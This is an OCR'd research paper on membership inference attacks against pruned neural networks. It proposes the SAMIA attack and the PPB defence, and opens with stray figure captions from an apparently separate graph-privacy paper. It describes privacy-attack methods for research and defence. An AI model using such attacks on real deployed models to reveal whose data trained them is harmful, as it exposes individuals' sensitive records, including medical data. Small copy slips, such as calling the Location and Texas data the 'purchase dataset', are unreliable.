


Figure 16: Graph embedding perturbation defense on the AIDS and OVCAR-8H datasets. The first and second column represents the attack performance of property inference and subgraph inference respectively, the last column represents the accuracy of normal graph classification task. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the attack performance/normal graph classification accuracy.




Figure 17: Graph embedding perturbation defense against the graph reconstruction attack. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the cosine similarity of degree distribution and graph isomorphism, respectively.




Figure 18: Comparison of attack AUC between graphs with and without node features for subgraph inference attack.

Membership Inference Attacks and Defenses in Neural Network Pruning

Xiaoyong Yuan, Lan Zhang
Michigan Technological University

Abstract

Neural network pruning has been an essential technique to reduce the computation and memory requirements for using deep neural networks for resource-constrained devices. Most existing research focuses primarily on balancing the sparsity and accuracy of a pruned neural network by strategically removing insignificant parameters and retraining the pruned model. Such efforts on reusing training samples pose serious privacy risks due to increased memorization, which, however, has not been investigated yet.


In this paper, we conduct the first analysis of privacy risks in neural network pruning. Specifically, we investigate the impacts of neural network pruning on training data privacy, *i.e.*, membership inference attacks. We first explore the impact of neural network pruning on prediction divergence, where the pruning process disproportionately affects the pruned model's behavior for members and non-members. Meanwhile, the influence of divergence even varies among different classes in a fine-grained manner. Enlightened by such divergence, we proposed a self-attention membership inference attack against the pruned neural networks. Extensive experiments are conducted to rigorously evaluate the privacy impacts of different pruning approaches, sparsity levels, and adversary knowledge. The proposed attack shows the higher attack performance on the pruned models when compared with eight existing membership inference attacks. In addition, we propose a new defense mechanism to protect the pruning process by mitigating the prediction divergence based on KL-divergence distance, whose effectiveness has been experimentally demonstrated to effectively mitigate the privacy risks while maintaining the sparsity and accuracy of the pruned models.

1 Introduction

Much of the progress in artificial intelligence over the past decade has been the result of deep neural networks (DNNs). The powerful DNNs with a large number of parameters consume considerable storage and memory bandwidth, which makes it challenging to deploy the state-of-the-art neural networks on resource-constrained devices. To address this issue, neural network pruning as one of the most popular compression technologies has attracted great attention [1, 2]. By removing insignificant parameters from a DNN, recent research has shown that neural network pruning can substantially reduce the size of a DNN and speedup the inference process without largely compromising prediction accuracy [2–5]. In general, neural network pruning includes three main stages: 1) train an original DNN; 2) remove the insignificant parameters; 3) fine-tune the remaining parameters with the training dataset. Most existing research on neural network pruning has focused on improving the trade-off between accuracy and sparsity by strategically designing the last two stages [2–5]. However, such efforts on reusing training samples pose serious privacy risks of the pruned neural networks due to the potentially increased memorization of training samples.


The privacy risks of DNNs have already been pointed out, where a DNN is prone to memorizing sensitive information of the training dataset [6–9]. Taking the membership inference attack (MIA) as an example, an adversary can infer whether a given data sample was used to train a DNN, seriously threatening individual privacy. For instance, an adversary can infer an individual was a confirmed case, if it is known that the individual's record was used to train an infectious disease model. The MIA was first proposed against black-box models in [10], where the adversary only has access to the data sample and predictions of the target model. Later on, more attention has been attracted against various DNN models, such as generative models [7, 8], graph models [11], machine translation [12], text generation [13], genomic analysis [14], and transfer learning [15]. Although extensive analysis has been conducted, none of the existing efforts have been put into analyzing MIAs against pruned neural networks.

In view of this, the paper focuses on one fundamental question: *comparing with original deep neural networks, are the pruned networks more vulnerable to membership inference attacks?* Specifically, most MIAs infer a sample's membership based on the different behaviors of a target model between




(a) Original model confidence

(b) Original model sensitivity



(c) Pruned model confidence



(d) Pruned model sensitivity

Figure 1: Histograms of the prediction confidences and the prediction sensitivity of the ground-truth label. We remove 70% of the parameters in the original DenseNet121 model using l1 unstructured pruning on the CIFAR10 dataset. The figures show the frequency of prediction confidence (a) and (c) and prediction sensitivity (b) and (d) belonging to the ground-truth class on the training and test data. The vertical lines indicate the average values of training data, *i.e.*, members (black), and test data, *i.e.*, non-members (red), respectively. In both prediction confidence and sensitivity measurements, neural network pruning makes the distances between the two vertical lines in the pruned model larger than that in the original model, which indicates a larger confidence gap and sensitivity gap between members and non-members due to pruning.

members (*i.e.*, training samples) and non-members (*i.e.*, test samples), such as the different prediction confidences [9, 10]. Since most neural network pruning approaches rely on reusing the training dataset to fine-tune the parameters after pruning the insignificant parameters, the additional training at the pruned neural network inevitably increases its memorization of the training samples. Moreover, the pruned neural network enforces a small number of parameters to achieve similar prediction capabilities, which also increases the memorization of training data and makes the pruned model more sensitive to the training data. Hence, such increased memorization can intuitively lead to a larger divergence of the prediction confidences and sensitivities between members and non-members. Figure 1 illustrates the prediction confidence and the prediction sensitivity[1] of members and non-members in the original DNN and the pruned network, respectively. The larger divergence of the confidences and the sensitivities in the pruned model at (c) and (d) confirms our intuition: *neural network pruning can aggravate the privacy issues of the original deep neural network*. Therefore, in the following paper, we conduct a comprehensive analysis to reveal the impacts of neural network pruning on training data privacy, *i.e.*, MIAs. Specifically, we first explore the impact of neural network pruning on prediction divergence: *the pruning process disproportionately affects the pruned model's behavior for members and non-members*. Enlightened by this insight, a new MIA is proposed against the pruned neural networks. In addition, with the proposed new attack, we propose a new defense mechanism to protect the fine-tuning process by mitigating the prediction divergence based on KL-divergence distance. Extensive experiments are conducted to rigorously evaluate our proposals. To the best of our knowledge, this is the first study to investigate the privacy risks of neural network pruning. Our main contributions are summarized below:

- We investigate the privacy risk of neural network pruning and propose a new MIA: self-attention membership inference attack (SAMIA). By exploring the impacts of neural network pruning on prediction divergence, the proposed attack results in high attack accuracy of revealing the membership status from the pruned models. In particular, SAMIA has advantages in identifying the pruned models' prediction divergence by using finer-grained prediction metrics. We recommend SAMIA as a competitive baseline attack model for future privacy risk study of neural network pruning.
- To rigorously evaluate the privacy impacts of different pruning approaches, sparsity levels, and adversary knowledge, we conduct extensive experiments on seven commonly used datasets, four neural network architectures, four pruning approaches, five sparsity levels, and 255 pruned models in total. Experimental results demonstrate the effectiveness of the proposed attacks against pruned neural networks, which further indicates that neural network pruning can aggravate the privacy issues of the original DNN. The adversary can successfully reveal the membership status, even without the knowledge of the pruning approach used in the target model. Furthermore, we evaluate the privacy impacts of different pruning approaches and various sparsity levels.
- To defend the pruned models against MIAs, we propose a new defense mechanism: pair-based posterior balancing (PPB). PPB protects the fine-tuning process of neural network pruning by narrowing down the divergences of posterior predictions and reducing the prediction sensitivities based on their KL-divergence distances. Experimental results demonstrate the effectiveness of the PPB mechanism, which significantly mitigates the privacy risks while maintaining the sparsity and accuracy of the pruned model. Besides, compared with the state-of-the-art defenses, PPB achieves a better trade-off between prediction performance and privacy in most cases.

[1] The definitions of the prediction confidence and the prediction sensitivity are detailed respectively in Section 4.1.

2 Background and Related Work

2.1 Neural Network Pruning

The state-of-the-art neural networks are usually deep and resource hungry, requiring large amounts of computation and memory, which becomes a particular challenge on resource-constrained end devices. As one of the most popular network compression approaches, neural network pruning has attracted great attention in recent years [2–5]. In general, most network pruning studies follow the pruning workflow: "train-prune-finetuning." For example, Han *et al*. [2] proposed to remove the individual parameters with the lowest magnitude. Randomly removing individual parameters reduces the model size, but may not be efficient to facilitate hardware optimization and accelerate the neural network computation. Therefore, many methods were proposed to remove parameters in an organized way by removing a group of parameters (*i.e*., structured pruning). For example, Li *et al*. [3] removed the entire filters with the lowest magnitude in the neural network, which leads to significant speedup compared with the unstructured pruning. Liu *et al*. [4] removed the entire channels according to the corresponding scaling factors in the followed batch normalization layers. In this paper, we investigate the privacy risks of both unstructured and structured pruning approaches.

More recently, new pruning approaches have been proposed, which prune parameters by searching the optimal neural architecture [16, 17] or fine-tune the pruned model by rewinding the parameters to the previous states [18, 19]. The privacy risks discussed in this paper might exist in these new pruning approaches. We will investigate their privacy risks in our future work.

On the other hand, recent efforts have been put into neural network pruning from other important perspectives. Paganini [20] investigated the unfairness and systematic biases in the pruned models. Hooker *et al*. [21] demonstrated the biased performance on different groups and classes after pruning. Given the potential of pervasively implementing neural network pruning, this work targets another critical and urgent aspect regarding neural network pruning, *i.e*., training data privacy.

2.2 Membership Inference Attacks (MIAs)

Membership inference attacks have raised serious privacy threats by determining if a record was in the training dataset of a neural network model via querying that model. Given a target neural network model $f : \mathbb{R}^n \to \mathbb{R}$, the process of MIA can be formally defined as:

$$\mathcal{A} : \boldsymbol{x}, f \to \{0, 1\}, \tag{1}$$

where $\mathcal{A}$ denotes the attack model, which is a binary classifier. If the data sample $\boldsymbol{x}$ is used to train the target model f , the attack model $\mathcal{A}$ outputs 1 (*i.e*., member), and 0 otherwise (*i.e*., non-member).

Due to the practical consideration, most MIAs focused on the black-box setting, where an adversary only has access to the target model's outputs. By leveraging the target model's prediction confidences, Shokri *et al*., [22] proposed a black-box MIA. They constructed several shadow models to mimic the behavior of a target model. The well-established shadow models will then be used to generate data to train a neural network-based binary classifier to determine the membership of a record against the target model, *i.e*., whether a record belongs to the target model's training dataset or not. Salem *et al*., [23] further boosted this attack successfully by only using a single shadow model. To further improve the attack accuracy, Nasr *et al*., [24] included more features, such as the class labels of data samples, to train the binary classifier. In addition to the aforementioned neural network-based binary classifier, Leino *et al*., [25], Yeom *et al*., [26], and Song *et al*., [27,28] proposed the metric-based binary classifier, where the membership of a record is directly determined by a predefined threshold based on the metrics, such as the prediction confidences, entropy, or modified entropy of the record. Song and Mittal showed that by setting a class-dependent threshold, the metric-based classifier could achieve comparable or even better accurate inference performance compared with the neural network-based classifier [28]. Despite the extensive research on MIAs, none of them is designed towards pruned models. Therefore, we propose SAMIA to investigate the privacy risks of pruned models.

2.3 Defenses against MIAs

Recent efforts have been made to defend against MIAs. As one of the most popular privacy-preserving techniques, differential privacy (DP) provides provable defense against MIAs by adding noise to the gradient or parameter during model training [29–31]. However, DP usually requires a large magnitude of noises to achieve a meaningful privacy guarantee, which seriously degrades the performance of the protected models [32]. On the other hand, regularization [10], dropout, and model stacking [23] have been used in model training to reduce the privacy risks caused by overfitting. Although these approaches reduced the vulnerability by bridging the generalization gap between member and non-member data samples, in many cases, the privacy risks after applying these approaches are still high. Recent adversarial learning techniques [33, 34] have been introduced in defending against MIAs by adding noises to the prediction confidences for misleading the adversary [24, 35]. In a recent analysis of the defense mechanisms, Song and Mittal showed that the early stopping mechanism achieved comparable performance with most defenses [28]. In this paper, we provide a comprehensive analysis of defenses in neural network pruning, including our proposed PPB defense along with the existing defense mechanisms.




Figure 2: A typical workflow of neural network pruning.




Figure 3: Framework of membership inference attacks (MIA) against neural network pruning.

3 System Overview

3.1 Neural Network Pruning Workflow

This paper is focused on a general neural network pruning process, whose workflow includes three key stages: original network training, coarse pruning, and fine-tuning, as illustrated in Figure 2. Specifically,

1. *Original network training*: A large size original neural network model $f(\boldsymbol{x};\boldsymbol{W})$ (sometime over-parameterized) is first trained at this stage, where $\boldsymbol{x}$ is the training data and $\boldsymbol{W}$ is the model parameters;
2. *Pruning*: Upon the original network, the pruning is conducted by removing insignificant parameters or groups of parameters according to a specific criterion. The pruned network can be given by $f(\boldsymbol{x};\boldsymbol{M}\odot\boldsymbol{W})$, where $\boldsymbol{M}\in 0,1^{|\boldsymbol{W}|}$ denotes the binary mask that can set a parameter to be 0, and $\odot$ denotes the element-wise multiplication;
3. *Fine-tuning*: To recover the performance loss due to pruning, a pruned network can be fine-tuned by reusing the training data. After N-epoch fine-tuning, a pruned network can be given by $f(\boldsymbol{x};\boldsymbol{M}\odot\boldsymbol{W}^N)$.

For the sake of simplicity, we use f to denote the original model $f(\boldsymbol{x};\boldsymbol{W})$ and f_p to denote the pruned model $f(\boldsymbol{x};M\odot\boldsymbol{W}^N)$ in the following paper.

3.2 Adversarial Knowledge

The goal of MIAs is to find the membership of a data sample, *i.e.*, whether the sample is used to train a target model or not. In this paper, we assume the adversary of the MIAs against a pruned neural network has the following knowledge.


- *Access to query the pruned network*. The pruned model is made available to the public, *i.e.*, queryable. Due to practical considerations, the original model is assumed not published and inaccessible.
- *Access to the prediction confidences*. We consider the practical black-box MIAs [6]. The adversary can only acquire the output, *i.e.*, the prediction confidences, of the pruned network. Any internal information about the pruned model and the original model, such as the network architecture and activation functions, are inaccessible to the adversary.
- *Access to the pruning approach and the sparsity level*. We consider two different types of adversaries with or without knowledge of the pruning approach and the sparsity level.
- *Access to the defense approach*. The arms race between attacks and defenses is one main challenge in machine learning privacy. If the defense mechanisms are designed without considering the adversary's knowledge, their performance might be substantially degraded when adaptive attacks are used against those defensive mechanisms [28, 35]. Hence, we consider both non-adaptive and adaptive attacks to evaluate defense mechanisms: 1) non-adaptive attacks, *i.e.*, the adversary has no access to the defense mechanisms; 2) adaptive attacks, where the adversary has full knowledge of the defense mechanisms and performs the MIAs by taking the defensive mechanisms into account.

4 MIA against Neural Network Pruning

Given the workflow of neural network pruning presented in Section 3.1, this section focuses on investigating the privacy risks introduced by the pruning process. A general framework of MIAs against the pruned model is illustrated in Figure 3. Specifically, to extract the membership information from the pruned model, the adversary first derives the predictions of the given input sample by querying the target pruned model. The adversary then feeds the predictions into the trained attack model and provides the binary classification of the membership status. The attack model is derived following the shadow-training technique, which was originally proposed by Shokri *et al.* [22] and is widely used in MIAs [23, 24]: a shadow model is trained and pruned to imitate the behavior of the target pruned model. The adversary trains an attack model based on the pruned shadow model's predictions over shadow training and test data.


4.1 Divergence of Prediction Behaviors

To investigate the prediction behaviors of pruned neural networks, we first introduce two metrics: prediction confidence




(a) Original Model Confidence

(b) Original Model Sensitivity



(c) Pruned Model Confidence



(d) Pruned Model Sensitivity

Figure 4: Divergence of the pruned model's prediction confidences and prediction sensitivities over different classes, respectively. We prune DenseNet121 models with 70% sparsity on the CIFAR10 datasets. The blue bar indicates the average prediction confidence/sensitivity of members in different classes. The green bar indicates the average prediction confidence/sensitivity of non-members. The divergence of confidence (a) and sensitivity (b) between members and non-members is increased after pruning as shown in (c) and (d), respectively. Such divergence also differs among classes.

and prediction sensitivity. Specifically, given an input sample $\boldsymbol{x}$ and a pruned model f_p, the prediction confidence is defined as $\text{PC} = f_p(\boldsymbol{x})$. In addition, to further measure the prediction behavior changes in terms of slight input change, we introduce prediction sensitivity, which is defined as

$$\text{PS} = \frac{1}{n}\sum_{i=1}^{n}\frac{|f_p(\boldsymbol{x}+\epsilon\boldsymbol{\delta_i}) - f_p(\boldsymbol{x})|}{\epsilon}, \tag{2}$$

where $\boldsymbol{\delta_i} \sim \mathcal{N}(0,1)$ is a random Gaussian noise vector added to the input data $\boldsymbol{x}$, and ϵ controls the magnitude of input changes. A similar idea has been used in the gradient estimation for black-box adversarial attacks [36]. It has been shown that a small number of noise vectors can achieve a good estimation of prediction changes, so that we set a small query budget in the evaluation ($n = 10$) [36, 37]. Accordingly, we use the confidence and sensitivity to measure the divergence between members and non-members. We define the confidence gap as

$$\frac{1}{|\mathcal{D}_{train}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{train}} f_p^{y_i}(\boldsymbol{x_i}) - \frac{1}{|\mathcal{D}_{test}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{test}} f_p^{y_i}(\boldsymbol{x_i}), \tag{3}$$

where $f_p^{y_i}$ denotes the prediction confidence of ground-truth class y_i. Confidence gap calculates the difference of average confidence between members and non-members in the ground-truth class. Similarly, we define the sensitivity gap as

$$\frac{1}{|\mathcal{D}_{train}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{train}} \text{PS}^{y_i}(\boldsymbol{x_i}) - \frac{1}{|\mathcal{D}_{test}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{test}} \text{PS}^{y_i}(\boldsymbol{x_i}), \tag{4}$$

where PS^{y_i} denotes the prediction sensitivity (Eq. 2) of ground-truth class y_i. The sensitivity gap calculates the difference of average sensitivity between members and non-members in the ground-truth class.

As illustrated in Figure 1, the divergence of prediction confidences and prediction sensitivities is increased due to neural network pruning, which introduces the new attack vectors for MIAs and thus makes the pruned models more vulnerable. Moreover, the divergences of prediction confidences and sensitivities from the pruned model vary widely among the different classes of training and test data. Figure 4 shows that the divergences of the pruned models' prediction behavior (confidence and sensitivity) over members and non-members are significantly different among classes. Similar observations of prediction confidences on different classes after pruning have been made in other fields such as model fairness and transparency [20, 21, 38].

4.2 SAMIA: Self-Attention MIA

Upon the above observations, we propose one hypothesis: *the divergences among classes, i.e., confidence gap and sensitivity gap, can provide fine-grained "evidence" for MIAs, leading to serious privacy leakage*. In addition, most existing MIA research only considers the confidence gap and a single threshold of the ground-truth class, which may underestimate the privacy risks of MIAs in neural network pruning. Hence, we propose SAMIA, a self-attention MIA, to fully utilize the increased divergence information along with the class information to conduct a finer-grained analysis. Specifically, self-attention is a neural network module to capture global dependencies among inputs and allows the inputs to interact with each other. Despite the recent success of self-attention mechanism in many areas, such as natural language processing [39, 40] and computer vision [41–43], it has not been well exploited in the research of privacy attacks yet.

In SAMIA, we leverage the self-attention mechanism to automatically extract the finer-grained "thresholds" from different classes by capturing the dependency between predicted information (confidence and sensitivity) and class information




Figure 5: Attack model architecture in SAMIA.

and allowing them to interact with each other. Specifically, SAMIA takes the pruned model's prediction confidence and sensitivity and ground-truth labels as inputs. Given a specific class, the self-attention mechanism finds out the specific confidence information and sensitivity information that the attack "threshold" should pay more "attention" to.

Figure 5 illustrates the network architecture of the attack model used in SAMIA, enlightened by the idea of Transformer [39], *i.e.*, one of the most widely used self-attention architectures. We first convert the ground-truth label into a one-hot vector and then feed both pruned model's prediction confidence, sensitivity, and the one-hot vector into the attack model as the input features. The input features are encoded into a vector using a Fully Connected (FC) layer, which is then fed into the multi-head self-attention modules. In each module, we encode the features as query Q, key K, and value V vectors using a linear function following the self-attention strategy. The attention module calculates the attention scores of the subgroups in a scaled dot-product way: $\text{Attention}(Q,K,V) = \text{softmax}(QK^T)V$, where softmax() denotes the softmax function to make the attention scores sum up to 1. The output of the attention module is the weighted sum of the value vector, where the weight assigned to each value is derived by the attention scores $\text{softmax}(QK^T)$. In addition, we calculate four attention scores (*i.e.*, multi-head attention) to capture the different attention strategies. Followed by the attention module, we add the result to the input features and apply the layer normalization [44] to stabilize the attack model training. The result will be fed into another FC layer with layer normalization. We consider these operations as a block and repeat the block three times, followed by two fully connected layers. A non-linear activation function, ReLU is applied to the output of the first few FC layers. A softmax function is applied to the last FC layer to provide the binary prediction on the membership status.

Compared with existing MIAs that learn a single threshold of prediction confidence to determine the membership, the proposed SAMIA captures the information of confidences and sensitivities and intuitively better learns the diverse thresholds to multiple classes. Our evaluation results demonstrate that SAMIA leads to higher attack accuracy compared with the state-of-the-art attacks.

5 Attack Evaluation

This section conducts comprehensive experiments[2] to thoroughly investigate the privacy risks of the proposed MIAs against neural network pruning. In the following, we first introduce the experimental setup, and then evaluate the privacy risks of the pruned models by comparing them with those of original models. Next, we investigate the impact of the confidence gap, sensitivity gap, and generalization gap, respectively. Finally, we evaluate the privacy risks without the knowledge of pruning approaches and sparsity levels.

5.1 Evaluation Setup


In the evaluation, we consider the most widely used datasets, neural network architectures, and optimization approaches following recent research of MIAs [10, 23, 28, 45].

5.1.1 Datasets

We consider seven popular datasets in the experiments: CIFAR10, CIFAR100, CHMNIST, SVHN, Texas, Location, and Purchase.

- *CIFAR10* and *CIFAR100* [46]. These are two benchmark datasets for image classification. CIFAR10 dataset contains 60,000 32×32 color images in 10 classes, with 6,000 images per class. CIFAR100 dataset contains 60,000 color images in 100 classes, with 600 images per class.
- *CHMNIST* [47]. This dataset consists of 5,000 histological images of human colorectal cancer containing 10 classes of tissues. We resize all images to 32×32, the same dimension as CIFAR10 and CIFAR100.
- *SVHN* [48]. This dataset consists of 99,289 32×32 color images from house numbers in the Google Street View dataset, containing 10 classes from 0 to 9.
- *Location* [49, 50]. This dataset contains location "check-in" records of mobile users in the Foursquare social network, restricted to the Bangkok area. The dataset is used to predict users' geosocial type based on the geographical history record features: whether the user visited a certain region or location type. We use the preprocessed purchase dataset provided by Shokri *et al.* [10], which contains 5,010 data samples, 446 binary features, and 30 classes.

[2] Due to the space limit, we only present the major results in this paper. More details can be found in the extended version https://arxiv.org/abs/2202.03335.



(a) CIFAR10, ResNet18 (b) CIFAR10, DenseNet121 (c) CIFAR100, DenseNet121 (d) Location, FC

Figure 6: Prediction accuracy (test accuracy) of the pruned models using different pruning approaches and sparsity levels. Each point indicates the prediction accuracy achieved by the pruned model with a certain pruning approach and sparsity level. The black line indicates the prediction accuracy of the original models.

- *Texas* [51]. This dataset is presented in the Hospital Discharge Data Public Use Data File provided by the Texas Department of State Health Services. The dataset is used to predict the types of patient's main procedure based on a wide range of features, such as external causes of injury, diagnosis of the patient, procedures the patient underwent, and other generic information. We use the preprocessed purchase dataset provided by [10], which contains 67,330 data samples, 6,169 binary features, and 100 classes.
